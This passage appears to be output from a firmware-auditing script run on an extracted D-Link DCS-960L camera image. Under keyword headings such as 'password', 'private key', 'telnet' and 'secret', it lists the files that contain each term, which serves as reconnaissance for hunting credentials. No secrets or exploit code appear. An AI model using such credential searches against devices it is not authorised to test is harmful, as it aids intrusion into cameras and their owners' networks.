d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/stunnel  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/xtables-multi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-server  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-start  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-sniff  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-connect  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-setup  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-relay  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/home/gc6500-fw.img  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/pub.crt  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libasound.so.2.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libweb.so.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libsqlite3.so.0.8.6  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/rtspd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/upnp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSResponderPosix  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/

mDNSClientPosix  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
rtmp/crtmpserver  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
mount.exfat-fuse  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
mkdosfs  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
pppd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/admin/videoclip.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/admin/recorder.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/cgi/admin/adv\_snapshot\_cont.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/jquery/jquery-1.11.0.min.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-  
bin/json2.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
openssl.cnf  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
rtspd.conf  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/ssl/  
certs/ca-bundle.crt  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/group  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/  
passwd\_default

----- password -----  
d/1F587D  
d/99C97D  
d/3EAE2F  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/  
libuClibc-0.9.30.3.so  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/  
libcurl.so.4.3.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/busybox  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/stunnel  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-  
connect  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/sbin/pppoe-  
setup  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
upnpc-ddns  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
ipca  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/dcp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/  
signalc  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/  
libcrypto.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/  
libweb.so.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
eventd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
set\_passwd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
mDNSResponderPosix  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/  
mDNSClientPosix

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/rtmp/crtmpserver  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/pppd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/ddns  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/openssl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventsnapshot.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/image.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/email.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/live\_play.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventrecording.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/setconf.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/unbindsetting.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/localrecording/queryconf.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/helptool.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/param.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/recorder.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/testserv.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/advanced.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/account.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/config/user\_mod.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wireless\_client.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/jquery/jquery-1.11.0.min.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/jquery/jquery-1.4.2.min.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ptzcontrol.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ftp.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/ddns.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup2.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/wizsetup3.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/network.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_wizsetup2.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_network.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_ddns.js

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_wizsetup3.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_ftp.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_account.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_ftp.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_wizsetup2.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_network.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_ddns.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_wizsetup3.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_ftp.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_helptool.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_advanced.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_account.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/hnap/hnap\_service  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/openssl.cnf  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/rc.d/init.d/verify\_user.sh

----- passwd -----  
d/1F587D  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/libuClibc-0.9.30.3.so  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/busybox  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/mydlink/dcp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/set\_passwd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/pppd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/openssl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/live\_play.asp  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/rc.d/init.d/restore\_other\_config.sh

```
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/etc/rc.d/
init.d/check_other_config.sh

----- pwd -----
d/47DE91.7z
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin
d/3EAE2F.7z
d/1F587D.7z
d/34D453.7z
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/
libuClibc-0.9.30.3.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/busybox
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
server
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
sniff
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/sbin/pppoe-
relay
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/
libUserConfig.so
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
eventd
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
ddp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/
ddns
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/image.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/email.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/live_play.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/param.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/wpwdgrp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/videoclip.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/admin/adv_snapshot_cont.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/ftp.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/email.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/cgi/testserv.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/motion.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/mwizsetup.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/sounddb.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/advanced.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/account.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/network.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/config/ddns.cgi
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
bin/ptzcontrol.asp
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-
```

```
bin/ftp.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/UltraRTCamX.cab  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup2.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/httpd  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/2818.7z  
d/0.zip
```

```
----- dropbear -----
```

```
----- ssl -----
```

```
d/47DE91.7z  
d/DCS-960L_A1_FW_1.04.02_20161103_r4056.bin  
d/1F587D  
d/3EAE2F  
d/3EAE2F.7z  
d/1F587D.7z  
d/34D453.7z  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/17D422.squashfs  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/lib/libcurl.so.4.3.0  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/stunnel  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/bin/curl  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/upnpc-ddns  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/ipca  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/mydlink/signalc  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libssl.so.1.0.0  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/lib/libUserConfig.so  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/eventd  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/rtmp/crtmpserver  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/usr/sbin/openssl  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventsnapshot.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/email.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/eventrecording.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/param.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/videoclip.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/admin/adv_snapshot_cont.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/email.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/motionwizard.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi/smartzwizard.cgi  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/mwizsetup.asp  
d/_DCS-960L_A1_FW_1.04.02_20161103_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang_email.js
```

d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/fr/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/es/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/it/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/de/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/en/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/sc/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/tc/lang\_email.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/lang/tc/lang\_helpadva.js  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/hnap/hnap\_service  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/httpd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/openssl.cnf  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/ssl/certs/ca-bundle.crt  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/rc.d/init.d/smtps-snapshot-0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/rc.d/init.d/smtps-0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/rc.d/init.d/generate\_certification.sh  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818.7z  
d/0.zip

----- private key -----  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/libcurl.so.4.3.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/stunnel  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libssl.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/openssl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/openssl.cnf

----- telnet -----  
d/1F587D  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/libcurl.so.4.3.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/bin/curl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libcrypto.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/cgi-tools.cgi  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/

services

----- secret -----  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/lib/libssl.so.1.0.0  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSResponderPosix  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/mDNSClientPosix  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/pppd  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/usr/sbin/openssl  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/openssl.cnf

----- pgp -----

d/47DE91.7z  
d/DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin  
d/7C0408.cab  
d/3EAE2F.7z  
d/1F587D.7z  
d/34D453.7z  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/17D422.squashfs  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/lib/libstdc++.so.6.0.13  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/web/cgi-bin/UltraRTCamX64.cab  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/etc/mime.types  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/2818.7z  
d/0.zip

----- gpg -----

d/47DE91.7z  
d/DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin  
d/7C0408.cab  
d/3EAE2F.7z  
d/1F587D.7z  
d/34D453.7z  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/17D422.squashfs  
d/\_DCS-960L\_A1\_FW\_1.04.02\_20161103\_r4056.bin.extracted/squashfs-root/home/gc6500-fw.img  
